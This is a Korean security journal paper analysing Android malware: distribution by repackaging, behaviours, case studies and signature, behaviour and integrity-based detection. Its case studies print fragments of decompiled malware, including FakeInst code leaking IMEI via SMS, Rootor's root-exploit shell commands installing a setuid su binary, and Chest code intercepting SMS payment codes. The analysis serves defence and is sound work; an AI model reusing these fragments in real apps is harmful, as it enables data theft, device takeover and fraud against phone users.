情 報 保 護 學 會 誌
第23卷 第2號, 2013. 4

모바일 악성코드의 전략과 사례 분석을 통한 모바일 악성코드 진단법

장 상 근*

요 약

2011년부터 모바일 악성코드가 급격하게 증가하는 상황 속에서 2012년 말부터는 국내(한국)의 특성에 맞춘 모바일 악성코드들이 끊임없이 발생되고 있고 실질적 피해 또한 계속 발생되고 있다. 이에 본 논문에서는 이러한 모바일 악성코드들의 진화 과정, 모바일 악성코드의 특징, 모바일 악성코드의 분류에 대해서 다루며 모바일 악성코드가 이용하는 기술적 전략과 행위 그리고 사회공학적 기법들을 다룬다. 또한 모바일 악성코드가 제작되어 지고 있는 목적이 무엇인지 실제 피해 사례 분석을 통해 알아보고 어떻게 모바일 악성코드를 진단할 것인지를 살펴본다.

Ⅰ. 서 론

2009년 애플의 아이폰 3G가 출시되고 이어 안드로이드 기반 스마트폰이 세상에 나타나면서 급속하게 스마트폰 시장이 성장하였고 태블릿과 같은 다양한 모바일 기기들이 나오고 보편화 되면서 우리 생활을 바꿔놓고 있다. 하지만 모바일 기기가 가져다주는 장점만큼 단점들도 점점 나타나고 있는데 그 중 하나가 모바일 악성코드에 의한 보안 위협이다.

모바일 기기들은 몇 가지 특징을 갖고 있는데 언제어디서나 늘 켜진 상태로 네트워크에 연결되어 인터넷에 늘 접속하고 있다는 점이다. 이러한 점은 언제든지 모바일 악성코드가 모바일 기기의 취약점이나 사회공학적 기법을 통해 개인의 모바일 기기로 유입될 수 있다는 것이다. 이로 인해 모바일 기기 사용자는 모바일 기기에 담긴 개인정보유출, 금전적 피해, DDoS 공격에 이용될 수 있는 좀비 스마트 기기가 될 수 있는 보안 위협에 노출될 수 있다.


이러한 모바일의 환경적 특성을 이용하는 모바일 악성코드에 대해 본 논문에서는 모바일 악성코드 동향과 더불어 모바일 악성코드의 유형, 명명법, 기술, 행위와 사례를 알아보고 어떻게 모바일 악성코드를 진단을 하는지 그에 대한 방법과 앞으로의 전망을 알아본다.

Ⅱ. 모바일 악성코드 동향

모바일 악성코드는 초창기 2004년 Symbian 에서 Cabir Worm 이 처음 등장한 이후 WinCE에서 간간히 발생되는 수준이었다. 하지만 2009년 본격적으로 스마트폰이 보급되기 시작하고 2010년부터 안드로이드 스마트폰에서 작동하는 모바일 악성코드들이 발생되기 시작해서 2011년 말부터는 모바일 악성코드들이 급격하게 증가하기 시작한다. 급격하게 증가된 이유는 모바일 어플리케이션 즉, 모바일 앱 리패키징을 통해 정상 앱의 데이터를 조작하거나 악의적인 행위를 할 수 있도록 하는 기술의 접근성이 쉽다는 것과 악성코드를 삽입하여 다시 앱을 리패키징하여 3rd Part Market 이나 모바일 앱들을 공유하는 인터넷 커뮤니티들을 통해 배포를 하고 있다는 점이며 간간히 공식 안드로이드 마켓에서도 리패키징된 모바일 악성코드들이 올라오는 상황이다.

발견되고 있는 모바일 악성코드들은 대부분 리패키징된 상태로 사용자의 (1)SMS, 주소록, 데이터를 목적으로한 개인정보탈취 형태, (2)사용자 모바일 기기의 취약점을 공략하는 exploit 형태, (3)사용자의 모바일 기

* ㈜안 랩 (maxoverpro@gmail.com)



〔그림 1〕 안드로이드 악성코드 통계 - 안랩

기를 제어하기 위한 botnet 형태 (4) 푸쉬 알람을 띄우게 하여 사용자를 귀찮게 하는 Spyware 형태의 모바일 악성코드들이 지속적으로 발견되고 있다.

Ⅲ. 모바일 악성코드

본 장에서는 모바일 악성코드의 유형은 어떤지 그리고 어떻게 명명하고 있는지 알아보고 모바일 악성코드가 사용하는 기술적인 방법들과 그 사례를 분석한다.

3.1. 모바일 악성코드의 유형과 명명법

하루에 수만개씩 발생하고 있는 악성코드를 분류하고 명명하는 것은 쉬운 일은 아니나 어떠한 악성코드가 많이 배포되고 있는지 확인하고 악성코드 감염 피해자가 정확히 어떠한 형태의 악성코드에 감염이 되었는지 알려주는 것은 중요하기 때문에 악성코드의 유형을 나누고 명명하는 것은 중요한 작업이고 모바일 악성코드 또한 모바일 악성코드의 유형을 정의하고 명명하는 것은 중요한 일이다.

〔표 1〕 모바일 악성코드 유형

유 형	설 명
Backdoor	공격자의 명령을 받아 모바일 기기에서 악의적인 행위를 하는 유형
Trojan	공격자가 원하는 데이터를 탈취하는 행위를 하는 유형
Exploit	Exploit을 통해 모바일 기기의 권한 상승을 획득하고자 하는 유형
HackTool	모바일 기기를 악의적으로 사용할 수 있도록 한 해킹툴 유형
Spyware	사용자 동의 없이 개인 정보를 수집하고 탈취하는 유형.

3.1.1 모바일 악성코드의 유형

모바일 악성코드는 모바일 Anti-Virus 업체마다 고유한 유형(Hoax, Monitor, Risktool, PUP, Adware 등)을 사용하는 곳도 있지만 기존 악성코드 유형과 크게 다르지는 않다.

3.1.2 모바일 악성코드 명명법

모바일 악성코드 명명법은 Anti-Virus 업체마다 조금씩 다르지만 비슷한 형태로 명명하고 있다.

〔표 2〕 모바일 악성코드 명명법 차이

유 형	설 명
안랩	플랫폼-분류/이름.변형
하우리	플랫폼/대분류[-소분류].이름.변형
카스퍼스키	대분류[-소분류].플랫폼.이름.변형

위의 [표 2]에서는 대표적인 국내 Anti-Virus 업체들과 해외 업체 중 한 곳의 모바일 악성코드 명명법이며 그 명명법 차이를 보면 큰 틀은 변하지 않음을 알 수 있다.

〔표 3〕 모바일 악성코드 명명법 예시


유 형	설 명
안랩	Android-Trojan/FakeInst.a
하우리	Android/Exploit.Lotoor.b
카스퍼스키	Backdoor.AndroidOS.RootSmart.a

[표 2], [표 3]을 통해 모바일 악성코드 명명법에 대해서 설명하자면 플랫폼은 iOS, Android 와 같은 모바일 플랫폼명이 위치하게 되며 분류는 대분류로

[표 1]과 같은 Trojan, Spyware 등이 위치하고 [] 는 생략 가능한 소분류로서 주요 행위적 분류 SMS, Downloader 등은 특징적 행위가 있을 경우 명명한다. 그 뒤로는 악성코드 이름과 마지막에는 통상 알파벳 [a-z]으로 표현 방식을 통해 알파벳이 하나씩 증가된 형태로 모바일 악성코드들을 명명하고 있다.

3.2. 모바일 악성코드의 기술

모바일 악성코드는 기존 PC에서 활용되었던 기술들을 기반으로 하여 모바일 환경에 맞게 모바일 악성코드



〔그림 2〕 모바일 악성코드 감염경로

배포 기술과 전략이 변화하고 있다.


[그림 3]을 통해 모바일 환경에 모바일 악성코드가 어떻게 변화하고 있는지 알 수 있으며 모바일 기기에 모바일 악성코드의 감염경로는 다수가 존재하고 있다.

〔그림 3〕 리패키징을 통한 배포 과정

3.2.1 리패키징(Repacking)

리패키징은 모바일 악성코드들의 가장 많이 사용하는 방식으로 정상적인 앱을 앱 마켓에서 다운로드 받아 폰에서 정상 앱 파일을 추출하고 공격자는 정상앱을 조작하여 3rd Party 앱 마켓에 등록을 하고 3rd Party 앱 마켓 이용자들은 공격자가 업로드한 리패키징된 앱을 설치함으로서 모바일 악성코드에 감염이 된다.

다음으로 리패키징의 상세한 기술적 측면을 살펴보



〔그림 4〕 리패키징의 상세적 기술 과정


면 [그림 4] 와 같은 과정을 거치게 되며 본문에서는 안드로이드 환경에서 그 과정을 살펴보도록 하겠다.

우선 그 첫 번째 과정으로 안드로이드 APK 파일 구조적인 측면을 이해해야 한다. APK 파일 구조는 압축 파일 ZIP 파일과 유사한 구조라 [그림 5] 와 같이 파일 헤더를 보면 PK라는 문자를 확인 할 수 있다.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   50 4B 03 04 14 00 08 08 08 00 6D 7B 91 41 00 00  PK........m{'A..
00000010   00 00 00 00 00 00 00 00 00 00 14 00 00 00 4D 45  ..............ME
```

〔그림 5〕 APK 파일 Header


[그림 6]은 APK 파일 내부에 담겨진 내용으로 META-INF 는 APK Sing 정보, res는 프로젝트의 res 데이터, AndroidManifest.xml 은 앱에 대한 정보를 담고 있으며 resources.arsc 는 별도로 컴파일된 리소스 파일이다. 그리고 classes.dex 는 클래스 정보와 코드들을 담고 있는 파일로 공격자가 리패키징 하려는 대상이 되는 파일이 된다.



〔그림 6〕 APK 파일 Header

공격자는 apk 파일에서 추출한 classes.dex를 갖고 Decompile 과정을 수행할 수 있다. Decompile 과정은 2가지 형태로 나눠볼 수 있는데 첫번째로서

[그림 7]과 같이 JAR 형태로 추출하여 JAVA Decompiler를 통해 코드를 얻는 방법이며 둘째 방법은 [그림 8]과 같은 데이터를 classes.dex 파일 구조에서 뽑아낸 smail 코드에서 얻는 방법이다.




〔그림 7〕 Java Code Type

```
.class public interface abstract annotation Landroid/annotation/SuppressLint;
.super Ljava/lang/Object;
.source "SuppressLint.java"

# interfaces
.implements Ljava/lang/annotation/Annotation;


# annotations
.annotation runtime Ljava/lang/annotation/Retention;
    value = .enum Ljava/lang/annotation/RetentionPolicy;->CLASS:Ljava/lang/annotation/RetentionPolicy
.end annotation

.annotation runtime Ljava/lang/annotation/Target;
    value = {
        .enum Ljava/lang/annotation/ElementType;->TYPE:Ljava/lang/annotation/ElementType;,
        .enum Ljava/lang/annotation/ElementType;->FIELD:Ljava/lang/annotation/ElementType;,
        .enum Ljava/lang/annotation/ElementType;->METHOD:Ljava/lang/annotation/ElementType;,
        .enum Ljava/lang/annotation/ElementType;->PARAMETER:Ljava/lang/annotation/ElementType;,
        .enum Ljava/lang/annotation/ElementType;->CONSTRUCTOR:Ljava/lang/annotation/ElementType;,
        .enum Ljava/lang/annotation/ElementType;->LOCAL_VARIABLE:Ljava/lang/annotation/ElementType;
    }
.end annotation
```

〔그림 8〕 smail Code Type

공격자는 2가지 형태로 뽑아낼 수 있는 코드들을 [그림 9] 와 같이 분석하고 원하는 형태로 수정한다.



〔그림 9〕 코드 내용 수정

그 후 다시 Compile 과정을 하는 도구를 통해 다시 컴파일하고 작업을 하고 최종적으로 Sing을 하여 리패키징 작업을 완료한 후 배포를 수행하게 된다.

3.2.2 업데이트(Update)

업데이트 방식은 앱을 업데이트해야 한다는 내용을 창을 띄우거나 하는 방식으로 모바일 기기 사용자에게 알려주어 업데이트 유도하게 끔 하여 모바일 악성코드에 감염될 수 있게 한다.

〔그림 10〕 Update 유도 방식

3.2.3 Drive by Download

Drive by Download 는 기존 PC에서도 많이 발생하고 있는 방식으로 모바일 악성코드에서는 사용자 몰래 악성코드를 다운로드 받아 실행하는 형태를 의미하고 있다.

〔그림 11〕 Drive by Download

3.2.4 직접 앱 설치(Standalone)

Standalone 방식은 직접 앱 파일을 구해서 모바일 기기에 설치하는 방식으로 대부분 모바일 기기에서 설정을 통해 알 수 없는 응용프로그램을 설치를 허용할 것인지 체크 한 후 사용이 가능하다.

〔그림 12〕 직접 앱 설치

3.3. 모바일 악성코드의 행위

모바일 악성코드는 모바일 기기 특성을 잘 이용해서 [표 4] 와 같은 악성행위를 할 수 있다.

〔표 4〕 모바일 악성코드 행위

행 위	설 명
BOOT	- 부팅 완료 후 악의적인 행위
SMS	- 사용자 동의 없이 SMS 문자 수신/발신 행위 - SMS 수신/발신 내용을 가로채는 행위
INTERNET	- 인터넷 모니터링 행위 - 인터넷에서 공격자의 명령어를 받아 악의적 기능 수행 행위 - 통신 상태 확인 행위 - 원격 제어 행위 - 사용자 개인정보 유출 행위
CALL	- 사용자 동의 없이 전화 수신/발신 행위
USB	- PC 와 연결 후 악의적인 행위
PACKAGE	- 앱의 추가/삭제/수정/조회행위
BATTERY	- 밧데리를 소모하게 하는 행위
SYSTEM	- 사용자의 입력 데이터나 화면의 좌표를 가로채는 행위
STORAGE	- 저장소에서 데이터를 추가/수정/삭제/탈취하는 행위
GPS	- 사용자 동의 없이 위치 정보를 수집하는 행위
MAIN	activity를 가로채는 행위

3.4. 모바일 악성코드의 사례


모바일 악성코드가 급격하게 증가하고 있는 상황에서 [표 5]와 같이 모바일 악성코드 변종 유형은 끊임 없이 발생 중이며 본 부분에서는 주요 모바일 악성코드들에 대한 사례를 분석해 보도록 한다.

〔표 5〕 모바일 악성코드 TOP 10 - 안랩

	2013년 03월 23일
악성코드명	샘플 건수
Android-Trojan/FakeInst	109,285
Android-PUP/Airpush	86,613
Android-PUP/Adwo	23,697
Android-PUP/Admogo	19,229
Android-Trojan/Opfake	15,442
Android-PUP/Leadbolt	14,839
Android-PUP/Wapsx	14,381
Android-Trojan/FakeDoc	13,262
Android-Trojan/GinMaster	13,099

3.4.1 Android-Trojan/FakeInst

Android-Trojan/FakeInst 는 가장 많이 발견되고 있는 형태의 모바일 악성코드로 다른 앱을 가장하여 악의적인 행위를 하는 모바일 악성코드이다.



〔그림 13〕 Android-Trojan/FakeInst (Installer)


FakeInst 은 IMEI 정보를 유출하고 SMS를 전송하는 등의 정보 유출형 코드들이 포함되어있다.

```
public static boolean sendSms(Context paramContext, String paramString1, String paramString2)
{
  System.out.println("sms: " + paramString2 + " to " + paramString1);
  try
  {
    String str = paramString2.replace("{IMEI}", Settings.getImei(paramContext)).replace("{IMSI}"
    SmsManager.getDefault().sendTextMessage(paramString1, null, str, null, null);
    bool = true;
    return bool;
  }
```

〔그림 14〕 IMEI 정보 수집

```
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<application android:name="MainApplication" android:clearTaskOnLaunch="true" android:ic
    <receiver android:name="AlarmReceiver" android:process=":remote"/>
    <service android:name="MainService" android:label="@string/service_name"/>
  - <receiver android:name="AutorunReceiver">
      - <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
            <action android:name="android.intent.action.USER_PRESENT"/>
            <action android:name="android.intent.action.PHONE_STATE"/>
        </intent-filter>
    </receiver>
  - <receiver android:name="SmsReciver" android:enabled="true">
      - <intent-filter android:priority="2147483647">
            <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        </intent-filter>
```

〔그림 15〕 SMS등악의적 행위를 위한 기능 권한 추가.



〔그림 16〕 정상 앱과 다른 허위 화면

3.4.2 Android-Exploit/Rootor

Android-Exploit/Rootor 는 시스템 권한을 획득하기 위한 Exploit 이 포함되어 있어 실행시 시스템 권한 획득을 하도록 되어 있다. 모바일 악성코드가 Exploit을 통해 시스템 권한을 획득하고자 하는 이유는 사용자의 동의 없이 특정 프로그램을 설치하는 행위나 카메라, 전화, SMS 등의 정보를 탈취하고자 함이다.

```
(2130968577, "rageagainstthecage", getApplication(

tor = Exec.createSubprocess("/system/bin/sh", "-",
+ arrayOfInt[0]);
eOutputStream(localFileDescriptor);
```


〔그림 17〕 system/bin/sh 실행

```
getFilesDir() + "/busybox mount -o remount,rw /system\n").getBytes());
;
getFilesDir() + "/busybox mkdir /system/xbin\n").getBytes());
;
getFilesDir() + "/busybox cp " + getFilesDir() + "/su /system/xbin/\n").
;
getFilesDir() + "/busybox cp " + getFilesDir() + "/SuperUser.apk /syster
;
getFilesDir() + "/busybox cp " + getFilesDir() + "/busybox /system/xbin/
;
chown root.root /system/xbin/busybox\nchmod 755 /system/xbin/busybox\n".
;
chown root.root /system/xbin/su\n".getBytes());
;
getFilesDir() + "/busybox chmod 6755 /system/xbin/su\n").getBytes());
;
chown root.root /system/app/SuperUser.apk\nchmod 755 /system/app/SuperU
;
"rm " + getFilesDir() + "/busybox\n").getBytes());
;
"rm " + getFilesDir() + "/su\n").getBytes());
;
mv /system/bin/su /system/bin/su_old\n".getBytes());
```

〔그림 18〕 시스템 권한 획득 후 필요한 프로그램 설치

3.4.3 Android-Spyware/Citmo

Android-Spyware/Citmo 는 모바일 뱅킹 정보를 탈취하는 모바일 악성코드이다.



〔그림 19〕 인증 번호 요청(인증번호 갈취)

[그림 19]와 같이 은행 앱으로 가장한 형태로 인증번호를 입력하면 공격자에게 인증 정보가 유출된다.

3.4.4 Android-Trojan/Chest

Android-Trojan/Chest 의 경우에는 그럴듯한 내용으로 SMS을 보내 사용자가 모바일 악성코드를 설치하도록 유도하는 특징을 갖고 있거나 정상앱을 사칭하여 사용자의 감염을 유도하는 방식이 특징이다.

〔그림 20〕 SMS 문자를 통한 악성 앱 설치 유도

〔그림 21〕 롯데리아 사칭 앱

```
    <receiver android:name=".Ejifndv" android:process=":remote"/>
</application>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
```

〔그림 22〕 불필요한 권한 포함

[그림 22]와 같이 정상적인 앱이라면 필요하지 않는 권한이지만 악의적인 행위를 하기위해 권한이 포함되어 있는 것이 특징이다.

```
if ((paramIntent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) |
{
  abortBroadcast();
  Bundle localBundle = paramIntent.getExtras();
  if (localBundle != null)
  {
    arrayOfObject = (Object[])localBundle.get("pdus");
    arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
    i = 0;
    if (i < arrayOfSmsMessage.length)
      break label259;
    if ((!a(this.b, a(paramContext))) && (!a(this.c, a(paramContext))))
      break label445;
    String str = new String("To: " + a(paramContext) + " From1: " + this.b + " Fr
```

〔그림 23〕 SMS 문자를 가로채는 코드


[그림 20]을 통해 사용자의 SMS 정보를 가로채며 소액결제등의 인증번호를 가로채는 방식을 통해 모바일 기기 사용자에게 금전적 피해를 주고 있는 상황으로 국내에서 지속적으로 발견되고 있는 형태이다.

Ⅳ. 모바일 악성코드의 진단법

앞의 내용을 통해 모바일 악성코드의 기술, 행위 및 모바일 악성코드 사례를 살펴보았고 본 단락에서는 어떻게 모바일 악성코드를 진단할 수 있는지 살펴보도록 한다.

4.1. 시그너쳐 기반 진단법

시그너쳐 기반 진단법은 대표적인 진단법으로 모바일 악성코드의 특징적 부분을 추출하여 보유하고 있는 시그너쳐와 비교하는 방식으로 진단한다.



〔그림 24〕 시그너쳐 기반 진단 과정

4.2. 행위 기반 진단법

모바일 악성코드의 행위 기반 진단방법은 우선 모바일 앱이 보유하고 있는 권한들을 참고해서 진단하는 방법과 더불어 실제 실행 시 행위를 감시하여 진단하는 방법이다.

4.3. 무결성 검증 진단법

무결성 검증 진단법은 모바일 앱에 대한 체크섬과 해쉬정보를 구하고 이 데이터를 비교하는 방법으로 무결성 검증 진단을 한다.

Ⅴ. 결 론

앞으로 점점 모바일 기기 시장은 커져가고 다양한 형태의 모바일 기기들이 나타날 것이고 모바일 기기를 위협하는 모바일 악성코드들 또한 이에 맞춰 계속 진화해 나갈 것이다. 이러한 상황을 미리 예측하고 앞으로 발생될 수 있는 모바일 기기 보안 위협에 대한 선행기술 연구에 박차를 기해야 할 것이다.

참고문헌

[1] 천우봉, 이정희, 박원형, 정태명, “스마트폰 악성코드 대응을 위한 모바일 보안 진단 시스템”, 한국정보보호학회논문지, 2012

[2] 전남대학교 산학협력단, “스마트폰 기반 악성코드 수집/분석 플랫폼 개발을 위한 연구”, 한국인터넷진흥원, KISA-WP-2010-0076 2010.12.

[3] Adrienne Porter Felt, Matthew Finifter, Erika Chin, Steven Hanna, and David Wagner, “A Survey of Mobile Malware in the Wild”, (SPSM) 2011

[4] Yajin Zhou, Xuxian Jiang, “Dissecting Android Malware: Characterization and Evolution”, 2012. 03

[5] Blue Coat Systems, Inc, “Blue Coat Systems 2013 Mobile Malware Report”, 2013.02.

[6] Lamia Ketari, Mohammadi Akheela Khanum, “BA Review of Malicious Code Detection Techniques for Mobile Devices”, 2012.04.

〈著者紹介〉

장 상 근 (SangKeun Jang)
2009년 2월 : 세종대학교 컴퓨터공학과 졸업
2007년 9월 ~ 2011년 9월 : 하우리, 주임 연구원
2011년 11월~현재 : 안랩, 주임연구원
<관심분야> 전자정보전, 모바일 보안, 리버스 엔지니어링, MOT